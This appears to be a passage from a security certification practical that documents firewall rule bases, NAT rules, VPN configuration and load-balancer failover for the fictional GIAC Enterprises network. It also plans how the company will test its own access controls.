Rule #8 - Allows our security engineers to the firewalls for support. We will limit the access to SSH using the utility *putty* for telnet sessions. We create a new object as a TCP port 22 before creating the rule. The following rule opens port 22 for our SSH sessions.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Support-Engineers@Any	Internet-Firewalls	TCP SSH-Port-22	Client Auth	Log	Internet-Firewalls	★ Any	Grants our support engineers the right to support the firewalls via SSH (Port 22).

Rule #9 – Allows our “Internal Network” to resolve external names via the use of our external DNS servers located in the “Service Network”. Placed this rule above rule #10 to allow our internal users the ability to resolve domain names before access is granted.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Internal-Network	External-DNS-1 External-DNS-2	UDP domain-udp	accept	Log	Internet-Firewalls	★ Any	Allows the Internal Network get DNS from the External DNS servers.

Rule #10 - Allows our internal employees access to the Internet. Notice that the rule states – anything EXCEPT the firewalls and/or LinkProof devices. We created a network object that defines our trusted network (172.30.10.0 with a subnet mask 255.255.255.0). Our employees will be allowed to browse the Internet but with limited services (http, https, and ftp). This rule is classified as a general rule. This rule requires it to be below the DNS rule (in this case rule #9).

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Internal-Network	Internet-Firewalls LinkProof-Devices	TCP https TCP ftp TCP http	accept	Log	Internet-Firewalls	★ Any	Allows the GAIC Enterprise employees the ability to browse the Internet.

Rule #11 – Routes all Internet mail to the MailSweeper/VirusWall server before being released to the Internet.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Exchange-Server	Internal-Network	SMTP smtp->Outward-Mail	accept	Log	Internet-Firewalls	★ Any	Sends all mail inbound through the Mailsweeper and VirusWall for content and viruses.

Rule #12 – Allows the Internet mail to be released to the Internet after it has been scanned.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
VirusWall_Mail-Sweeper	Internal-Network	TCP smtp	accept	Log	Internet-Firewalls	★ Any	Sends the mail on after the scan.

Rule #13 – Relays all mail to the Internet.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
www.mygiac.com	Mail-Relay	TCP smtp	accept	Log	Internet-Firewalls	★ Any	Relays mail to the Internet

Rule #14 – Forwards all inbound mail (toward the firewall and/or LinkProof devices) to the MailSweeper/VirusWall server before releasing the mail to the “Internal Network”.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Internal-Network	Internet-Firewalls LinkProof-Devices	SMTP smtp->Inward-Mail	accept	Log	Internet-Firewalls	★ Any	Sends all mail outbound through the Mailsweeper and VirusWall for content and viruses.



Rule #15 – Drops all NBT traffic WITHOUT LOGGING since there is an enormous amount of NBT traffic over the Internet. The rule serves NO more function than the cleanup rule with the exception that the logs are cleaner.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
* Any	* Any	NBT	drop	None	Internet-Firewalls	* Any	Drops all other services bound for the "Service Network" and/or Web Server.

Rule #16 - Our last rule is the “cleanup rule”. This rule drop all packets that do not apply to any of the rules above it.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
* Any	* Any	* Any	drop	Log	Internet-Firewalls	* Any	Cleanup rule

Below is the rule base for the Primary Firewalls:

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	Internet-Firewalls SecurID-Server	Internet-Firewalls SecurID-Server	securid	accept	Log	Internet-Firewalls	* Any	Allows the SecurID server and firewalls to communicate when there is a request for authentication.
2	VirusWall_Mail-Sweeper	www.antivirus.com	ftp	accept	Log	Internet-Firewalls	* Any	Allows VirusWall to download the latest pattern and dat files.
3	External-DNS-1 External-DNS-2	ISP-Name-Servers	dns	accept	Log	Internet-Firewalls	* Any	Allows zone transfers between us and our ISPs.
4	* Any	Web-Service-NW	http https	accept	Log	Internet-Firewalls	* Any	Allows inbound traffic to follow to the Web Server for information and placing orders.
5	Internal-Network	Web-Service-NW	NBT	drop	None	Internet-Firewalls	* Any	Drops all other services bound for the "Service Network" and/or Web Server.
6	Internal-Network	Web-Service-NW	* Any	drop	Log	Internet-Firewalls	* Any	Drops all other services bound for the "Service Network" and/or Web Server.
7	RealSecure-Internet-NW-Sensor RealSecure-IDS-Service-NW	Real-Secure-Server	RealSecure	accept	Log	Internet-Firewalls	* Any	Allows the RealSecure Network sensors to send information gathered to the RealSecure Server.
8	Support-Engineers@Any	Internet-Firewalls	SSH-Port-22	Client Auth	Log	Internet-Firewalls	* Any	Grants our support engineers the right to support the firewalls via SSH (Port 22).
9	Internal-Network	External-DNS-1 External-DNS-2	domain-udp	accept	Log	Internet-Firewalls	* Any	Allows the Internal Network get DNS from the External DNS servers.
10	Internal-Network	Internet-Firewalls LinkProof-Devices	https ftp http	accept	Log	Internet-Firewalls	* Any	Allows the GAIC Enterprise employees the ability to browse the Internet.
11	Exchange-Server	Internal-Network	smtp->Outward-Mail	accept	Log	Internet-Firewalls	* Any	Sends all mail inbound through the MailSweeper and VirusWall for content and viruses.
12	VirusWall_Mail-Sweeper	Internal-Network	smtp	accept	Log	Internet-Firewalls	* Any	Sends the mail on after the scan.
13	www.mygiac.com	Mail-Relay	smtp	accept	Log	Internet-Firewalls	* Any	Relays mail to the Internet
14	Internal-Network	Internet-Firewalls LinkProof-Devices	smtp->Inward-Mail	accept	Log	Internet-Firewalls	* Any	Sends all mail outbound through the MailSweeper and VirusWall for content and viruses.
15	* Any	* Any	NBT	drop	None	Internet-Firewalls	* Any	Drops all other services bound for the "Service Network" and/or Web Server.
16	* Any	* Any	* Any	drop	Log	Internet-Firewalls	* Any	Cleanup Rule.



NAT Rule #1 – We do not want to NAT any addresses inbound to our web server. Therefore, we will tell the firewall to keep the addresses original.

ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON
SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE	
* Any	www.mygiac.com	* Any	= Original	= Original	= Original	Internet-Firewalls

NAT Rule #2 – We also do not want to NAT the addresses coming from our web server. Again, we tell the firewall to leave the addresses original.

ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON
SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE	
www.mygiac.com	* Any	* Any	= Original	= Original	= Original	Internet-Firewalls

NAT Rule #3 – When the “Internal Network” sends packets through firewall “Hebian” we want to hide behind the external interface of “Hebian”, so the LinkProof can complete the request using the SmartNAT configuration.

ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON
SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE	
Internal-Network	* Any	* Any	Hebian	= Original	= Original	Hebian

NAT Rule #4 – When the “Internal Network” sends packets through firewall “Nanto” we want to hide behind the external interface of “Nanto”, so the LinkProof can complete the request using the SmartNAT configuration.

ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON
SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE	
Internal-Network	* Any	* Any	Nanto	= Original	= Original	Nanto

Below is the NAT rule base of the primary firewalls:

NO.	ORIGINAL PACKET			TRANSLATED PACKET			INSTALL ON	COMMENT
	SOURCE	DESTINATION	SERVICE	SOURCE	DESTINATION	SERVICE		
1	* Any	www.mygiac.com	* Any	= Original	= Original	= Original	Internet-Firewalls	
2	www.mygiac.com	* Any	* Any	= Original	= Original	= Original	Internet-Firewalls	
3	Internal-Network	* Any	* Any	Hebian	= Original	= Original	Hebian	
4	Internal-Network	* Any	* Any	Nanto	= Original	= Original	Nanto	

2.1.3.3 - Naming and Appling Rule Base

GIAC Enterprises will standardize on naming the rule bases as:

<function of firewall>_<two digit month><two digit day><two digit year>_<change number>



Example #1: **Primary-Firewall_010902_01**

When a change is made on the same day the name would be:

Example #2: **Primary-Firewall_010902_02**

Saving the rules with different name when changes are made will allow us to revert back to the configuration that worked previous to the change. This will limit any downtime that might unexpectedly appear. Pull down the *Policy* menu and select Install. Select the firewall (s) you want the policy changes to affect and push the rule by selecting OK.

2.1.4 - RadWare FireProof

There are two sets of FireProof devices. The first set will load balance two CheckPoint firewalls from the "Internal Network" and the second will provide a fault tolerant solution for our "Service Network". Both sets will use gratuitous ARP and health checking configurations for the fault tolerance. The setups are as follows:

(1) Change the community string to something other then PUBLIC. We have chosen F0rTuN3s as our read/write community string.

(2) Configure the interfaces as follows:

2.1.4.1 - Internal FireProof configuration:

Primary FireProof interfaces:

Port #1 – 172.22.15.200

Port #2 – 172.28.157.200

Backup FireProof interfaces:

Port #1 – 172.22.15.222

Port #2 – 172.28.157.221

2.1.4.2 - Service Network FireProof configuration:

Primary FireProof interfaces:

Port #1 – 92.12.1.102

Port #2 – 92.12.1.161


Backup FireProof interfaces:

Port #1 – 92.12.1.103


Port #2 – 92.12.1.162

(3) Configure the gratuitous ARP for our fault tolerance.

(a) On both primary FireProof devices we will configure the redundancy global configuration as follows (this will complete the primary device setup).



(b) On both backup FireProof devices we will enable the IP redundancy Admin Status.




(c) Next, on the backup devices we will configure the IP redundancy table to the addresses of each primary interface to the corresponding backup interface.

For example: Port 1 on the Primary box is 172.22.15.200 – the corresponding backup IP is 172.22.15.222.

Now when the health checking discovers that the path we configured fails, the backup interface will take over the conversation eliminating downtime.

(4) Setup our health checking:

(a) On Configure the global configuration to ENABLE connectivity status for **PING**.




(b) Configure the path of each interface to check. For our health check we will check to see if the LinkProof interface of that path is operational. The following is the health check of the FireProof devices located in front of the “Trusted Network”.

Check Address		Operational Status
1		Active
2	172.22.15.110	Active
3	192.168.40.110	Active
4	192.168.40.250	Active

2.1.5 - VPN Firewall

Our VPN CheckPoint firewall will provide all VPN access for our suppliers, partners, and GIAC employees. Only IPSEC VPNs will be allowed. All VPN access will be granted to the



“Citrix Farm” only. The “Citrix Farm” will grant access to the Internal network (via the published application servers) which will be controlled and monitored by user profiles. Our support staff will be the only exception. The support staff will be allowed to connect to certain servers internally via SSH sessions.

First we will configure our VPN firewall interfaces as follows:

- (1) VPN-External will accept packets from the Internet so VPN tunnels can be created.
- (2) VPN-Internal will allow packets for the “Internal Network.”

All interfaces are configured to accept packets from the networks that are behind the firewall. This configuration should prevent IP Spoofing.


Next, we will setup our VPN. These are the steps to configure our VPN firewall.

(1) We create a VPN domain for which VPNs will be generated. Our VPN domain will be named "GIAC-VPN-Domain" and will contain the following:

Firewall "Stonehold" (170.55.11.155)
Citrix Farm (172.30.101.0)
SecurID Server (172.28.157.30)


Security Network (172.28.157.0)
Critical Network (172.29.1.5)
Internal Network (172.30.10.0)

Though several objects are placed in our VPN domain, it does not mean VPN users have access to these areas of our network. We will limit each VPN connection to the specific areas needed with specific services via the firewall rule base. All VPN tunnels will be configured with IKE, 3DES, and SHA1 settings.



(2) Here we configure our VPN firewall to use IKE as the encryption scheme. Along the bottom, we configure the certificate between the firewall and the SecurID server for

authentication.



(3) We edit the IKE properties to use 3DES and the key exchange encryption method. We chose 3DES for a strong encryption. 3DES gives us more confidence that the data send and/or received is safe from intrusion.

(4) We determine our data integrity as SHA1.

(5) We specifically assign our internal-ca as the SecurID server.

(6) For our SecureClient users, Hybrid Mode is needed to be checked for the SecurID authentication to work.



(7) Under the properties of the firewall object we will enable the authentication scheme as SecurID. With the firewall configured with these settings, we only need to determine the proper SECRET KEY for each VPN connections.

Rule #1 - Grants access for the firewall to communicate to the SecurID server (located in the “Security Network”) to authentication the requests. Specific authentication rule. We want this on or near the top to provide our authentication before the rules are applied.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Stonehold SecurID-Server	SecurID-Server Stonehold	securid	accept	Log	Stonehold	Any	Allow the Firewall to communicate to the SecurID server for authentication.

Rule #2 - Our partners and suppliers will access our “Citrix Farm” via a firewall-to-firewall VPN. We will grant them access to the “Citrix Farm” with limited services via the Citrix profiles. Each user will be given a SecurID token for authentication. The users will need to authenticate by using the token along with their 4 digit pin before the VPN tunnel is created. Notice the rule’s action is “client auth” with encryption. Like all VPNS, this VPN will be a 3DES, SHA1, IKE VPN. This is how and where our translator partners translate the fortune saying into different languages.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Translators@Translator-VPN-Domain Supplier1@Supplier-VPN-Domain	Citrix-Farm	TCP http TCP Citrix-Port_1494	Client Auth	Log	Stonehold	Any	VPN access for our Translator partner and supplier.

Sample rule #2: We want to make sure our partners have the access they need; however, we want to limit their access to those systems we have deemed necessary. That is why we plan to evaluate the rule above. We will use the PC in the “Security Test Network” with the same authentication and ID rights as those using this rule. We will make a VPN connection using SecureClient, login to the VPN and Citrix server, and launch an application. We will attempt to go to a DOS prompt (which is not allowed by their Citrix profile) to gain access to other systems via telnet, ftp, or maybe even a null connection. With the security we have implemented we will find out whether or not we have applied the proper level of security and access to our partners.

Rule #3 - The GIAC employees will need to install CheckPoint’s SecureClient on the PC that they will use for the VPN. Our security team will put the SecureClient package together with an executable file that when installed will have the site created with an encrypted userc.C file installed. The userc.C file is the topology from which the firewall provides information about the VPN domain.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
SecureClient-Users@Any	Citrix-Farm	TCP Citrix-Port_1494 TCP http	Client Encrypt	Log	Stonehold	Any	VPN access for our GIAC employees

Rule #4 - The following rule is the same as the above rule with the exception of SSH access



to a selective group of access points. This rule gives our support engineers the VPN access they need to support our network.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Exceptions@Any	Support-Exceptions Citrix-Farm	TCP Citrix-Port_1494 TCP http TCP SSH-Port-22	Client Encrypt	Log	Stonehold	* Any	VPN access for our support engineers

Rule #5 – Drops all NBT traffic without logging it.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
* Any	* Any	NBT	drop	None	Stonehold	* Any	Drops all NBT traffic without logging.

Rule #6 - Last rule is our cleanup rule that drops all traffic that does not apply to the rules above.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
* Any	* Any	* Any	drop	None	Stonehold	* Any	Cleanup Rule.

The following is a review of our security policy for our VPN Firewall “Stonehold”.

NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	Stonehold SecurID-Server	SecurID-Server Stonehold	securid	accept	Log	Stonehold	* Any	Allow the Firewall to communicate to the SecurID server for authentication.
2	Fortunes4You@Translator-VPN- Supplier1@Supplier-VPN-Domair	Citrix-Farm	TCP http TCP Citrix-Port_1494	Client Auth	Log	Stonehold	* Any	VPN access for our Translator partner and supplier.
3	SecureClient-Users@Any	Citrix-Farm	TCP Citrix-Port_1494 TCP http	Client Encrypt	Log	Stonehold	* Any	VPN access for our GAIC employees
4	Support_Exceptions@Any	Support-Exceptions Citrix-Farm	TCP Citrix-Port_1494 TCP http TCP SSH-Port-22	Client Encrypt	Log	Stonehold	* Any	VPN access for our support engineers
5	* Any	* Any	NBT	drop	None	Stonehold	* Any	Drops all NBT traffic without logging.
6	* Any	* Any	* Any	drop	Log	Stonehold	* Any	Cleanup rule.

2.2 - SERVICE NETWORK

Our web server will be installed with Windows NT 4.0, service pack 6a. We decided to install Windows NT 4.0 over the 2000 version since NT 4.0 has been out longer and most of the security holes have been detected and patched. We plan to harden the Windows NT OS based on several documents found on the Internet that explain the known vulnerabilities and recommendations on closing the security holes.

The web server will be installed with Microsoft Internet Information Services (IIS) version 4 as our web application. Like the OS, we plan to harden the application against all known vulnerabilities. On top of IIS we will install Cold Fusion as our e-commerce solution software. Again, we will harden Cold Fusion based on all known vulnerabilities.

Customers will enter confidential information and orders after selecting a link from one of our web pages. IIS will redirect the http traffic to https via a certificate purchased from Verisign. Cold Fusion will compile the data and send the information through a dedicated link



connected to the "Critical Network" firewall ("Qalabar").


To reiterate, we will carefully and thoroughly harden each piece of our web server. We feel this is necessary since the application itself can be hacked via http. With http traffic allowed through the firewall the security patches play a very important rule in our security design.

2.3 - DEDICATED NETWORK

As previously stated, our dedicated network is designed to allow our primary partner, Fortunes 4 You, access to the confidential information located on our Oracle server. Though they are on a dedicated Frame Relay, we felt it necessary to place another layer of protection. There will be a CheckPoint firewall-to-firewall VPN connection between both networks. This VPN connection will allow their employees to access our network as well as our employees access to theirs, if needed. We plan to share information between the two sites to expand both businesses beyond expectations.

Like other access points, the employees of Fortunes 4 You will access the information via a Citrix session. There are three authentication methods they will have to perform before access is granted. Once the VPN tunnel is created they will need to authenticate to the Citrix server for access to the Oracle database. The Citrix session will connect to the "Critical Network" firewall and ask for the second authentication method - the SecurID credentials. Third, they will be asked to login to the Oracle database before access to the confidential information is granted.

We will configure our "Dedicated Network" firewall interfaces as follows:





(1) Mayoi-External will allow traffic only from the Fortunes-4-You network. All traffic will be encrypted using IKE, 3DES, SHA1 configuration.

(2) Mayoi-Internal accepts only traffic from our “Internal Network.”

All interfaces are configured to accept packets from the networks that are behind the firewall. This configuration should prevent IP Spoofing.

The Fortunes 4 You employees will use their browsers to access our network by entering the name of our Citrix NFuse server “Fort Tethana”. Fortunes 4 You will update their DNS records for name resolution to “Fort Tethana”. The firewall will have a very simple rule base much like our VPN firewall. The following explains the rules installed.

Rule #1 - Allows Fortune 4 You employees access to the “Citrix Farm”. From the “Citrix Farm”, the employees will be allowed access to the Oracle database via Citrix user profiles. Access will be granted using http (Port 80)and the Citrix port (Port 1494).

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Fortunes-VPN-Domain	Citrix-Farm	http Citrix-Port_1494	Encrypt	Log	Mayoi	Any	VPN access for our Primary Partner Fortunes 4 You.

Rule #2 - This rule is to allow the Oracle database server access to our primary partner’s main database in Hong Kong, China. When the Oracle database server transfer information it will do so via a non-standard Oracle port – in our case we chose port #38913.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Oracle-Server	Fortunes-database	ftp Oracle-Port	Encrypt	Log	Mayoi	Any	Only when needed, this rule will transfer Oracle database information to Fortunes 4 You.

Rule #3 – Drops all NBT traffic without logging it.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Any	Any	NBT	drop	None	Mayoi	Any	Drops all NBT traffic without logging.

Rule #4 - Last rule is our cleanup rule that drops all traffic that does not apply to the rules above.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Any	Any	Any	drop	Log	Mayoi	Any	Cleanup rule.

Summary of the rule base for the “Dedicated Network”.




NO.	SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
1	Oracle-Server	Fortunes-database	TCP ftp TCP Oracle-Port	Encrypt	Log	Mayoi	* Any	Only when needed, this rule will transfer Oracle database information to Fortunes 4 You.
2	Fortunes-VPN-Domain	Citrix-Farm	TCP http TCP Citrix-Port_1494	Encrypt	Log	Mayoi	* Any	VPN access for our Primary Partner Fortunes 4 You.
3	* Any	* Any	NBT	drop	None	Mayoi	* Any	Drops all NBT traffic without logging.
4	* Any	* Any	* Any	drop	Log	Mayoi	* Any	Cleanup rule.

2.4 - CRITICAL NETWORK

Our “Critical Network” consists of an Oracle database server that stores all the confidential and billing information about our customers, partners, and suppliers. As stated in our architecture design, we installed a CheckPoint firewall to protect this server. The following rule base is how we will protect this segment of our network:

When employees need access to the Oracle database they will use their browsers to connect to the “Citrix Farm” and login with their profile ID (password is defined by their SecurID token).



The “Citrix Farm” will be the only way the employees can access the “Critical Network.” The use of Citrix provides us with the ability to control access as well as have a centralized source of troubleshooting and security.

We will configure the interfaces as follows:

- (1) Qalabar-Internal allows only the Citrix-Farm to talk to the firewall.
- (2) Qalabar-Oracle only accepts packets from the Oracle database server.
- (3) Qalabar-Service-NW only accepts packets from the "Service Network."

All interfaces are configured to accept packets from the networks that are behind the firewall. This configuration should prevent IP Spoofing.

The following rule base will be pushed to our "Critical Network" firewall:

Rule #1 - Grants access for the firewall to communicate to the SecurID server for authentication requests.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
--------	-------------	---------	--------	-------	------------	------	---------

■ ■ ■ ■ ■



as much as 23 hours worth of data he will be able to steal. We know this is a bad thing but losing one or two weeks or more is much worse. To simulate this test we will sit at the web server and make several attempts to scan and exploit the Oracle server using tools like Nessus, UDP flood utility, and superscan. We will make attempts to transfer data which is outside the time allowed for a transfer via ftp (which is allowed by the firewall). We will try to make null connections to the Oracle server during the time the rule allows transfers. With the rule above we believe that if the web server is compromised we are reasonably safe from losing additional data.

Rule #4 - The next rule allows our RealSecure IDS system network sensor to report back to IDS server.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
RealSecure-IDS-Service-NW	Real-Secure-Server	RealSecure	accept	Log	Qalabar	Any	Allows the sensor to send information it gathers to the Real Secure server located in the "Security Newtork."

Rule #5 - Grants access to our Oracle support team to the Oracle server using SSH. Before access is granted they will need to authenticate through the firewall "Qalabar" using their SecurID tokens.

SOURCE	DESTINATION	SERVICE	ACTION	TRACK	INSTALL ON	TIME	COMMENT
Oracle-Support-Team@Any	Oracle-Server	SSH-Port-22	User Auth	Log	Qalabar	Any	Grants the Oracle support team access to the server but limited to SSH port 22 (putty).

